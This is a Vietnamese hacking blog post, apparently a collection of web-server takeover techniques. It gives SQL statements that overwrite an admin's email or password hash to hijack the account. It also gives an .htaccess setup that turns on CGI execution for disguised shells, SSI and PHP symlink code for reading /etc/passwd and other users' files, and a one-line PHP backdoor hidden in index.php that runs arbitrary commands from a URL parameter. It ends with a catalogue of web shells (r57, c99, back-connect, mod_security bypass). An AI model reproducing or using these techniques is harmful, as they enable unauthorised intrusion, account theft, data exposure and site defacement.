ví dụ nó có bảng user bao gồm id và email ,....thì run command trên SQL của data là
PHP Code:
update user set email="hehehe@yahoo.com" where id=1 >> sau đó chơi quên mật khẩu gửi user+pass về email hehehe@yahoo.com
hoặc
Quote:
PHP Code:
update user set id ='6'where user='hehehe' hoặc
Quote:
PHP Code:
update user set passwd ="e10adc3949ba59abbe56e057f20f883e" where id=1 mấy bước làm sao thì ae kím clip xem sẽ hiễu
>> up qua style hoặc plugin gì gì đó là đc thôi
Chơi thôi đừng quá hoại gì! Đọc Thêm
Tổng hợp Tools Hacker
telnet 1.4
bypass mod sec (base64)
Telnet 1.3
.htaccess
Options +FollowSymLinks +Indexes~> 2 dòng cuối khi symljnk ghi vào file.vkl thì file này load trên trình duyệt sẽ tự download về
DirectoryIndex default.html
## START ##
Options +ExecCGI
AddHandler cgi-script cgi pl tg love h4 tgb cbg
RewriteEngine on
RewriteRule (.*)\.war$ $1.cgi
## END ##
RemoveHandler .vkl
AddType application/octet-stream .vkl
Admin Finder (tìm thư mục admin)
cmd.shtml > view source cmd.shtml
<!--#exec cmd="dir /home/victim/public_html/" -->
<!--#include virtual='1.txt'-->
hoặc<?php
chmod('ln',0777);
system('./ln -s /etc/passwd > 1.txt');
?>
./ln -s /home/victim/public_html/index.php 1.txt
/home/victim/public_html/index.php
tail -100 /var/log/httpd/domains/siteA.error.log | grep fuck
tail -100 /usr/local/apache/logs/error_log | grep fuck
Backuper.php (Leech code)
Shell Unkonw (Brute)
Shell images (r57)
Shell images (Webadmin)
Shell Dumper.php (Zip + Restor data)
Shell images aaa.php.jpg - shell upload
Shell help.php (upload file + chmod)
Unzip.php (giải nén các file bị zip)
Con shell này tạo ra thêm 2 file để thực hiện zip
Nếu ko tạo đc 2 file này thì chúng ta sẽ tự tạo 2 file đó
telnet v1.3 (ko cần htaccess)
sym-pl.pl (symljnk cgi ko cần htaccess)
Shell Root ( thực thi các dòng lệnh sẽ show ra trình duyệt - chỉ sd 1 số sv)
Locus Shell (back connect)
perl shell mr.thien (BackConnect)
Mysqldumper.php (BackConnect)
5.2.9 (BYpass)
dot.pl (tim user+domain)
upload.phpl (upload len path)
shell.xml (prefix admincp)
shell ,tạo file symljnk đối với từng version php ,direct , h4ckcity.php
sql deface vbb,wp,mybb sql.php
html shell có thể view file bị permiss html.php
shell python.php (chức năng tạo shell cgi,py,bypass,sql wp& jomla,....)
hoặc
python.pyshell sec4ever .qua mặt anti với code hoàn toàn # c99 & r57
vault.php (editor,webshell,bind)
saudi.php (symljnk root ,brute,...)
sa2.0.php(resever,symljnk root,upload)
madspotshell.php(symlink tung user)
r57-vip.php symljnk
Đọc Thêm
Ẩn Shell trong file
Code:
<pre>
<?php
System($_GET['juno'])
?>
<pre>
Ví dụ ta sửa file index.php thì chạy shell:
index.php?juno=<command>Đọc Thêm
Đăng ký:
Bài đăng (Atom)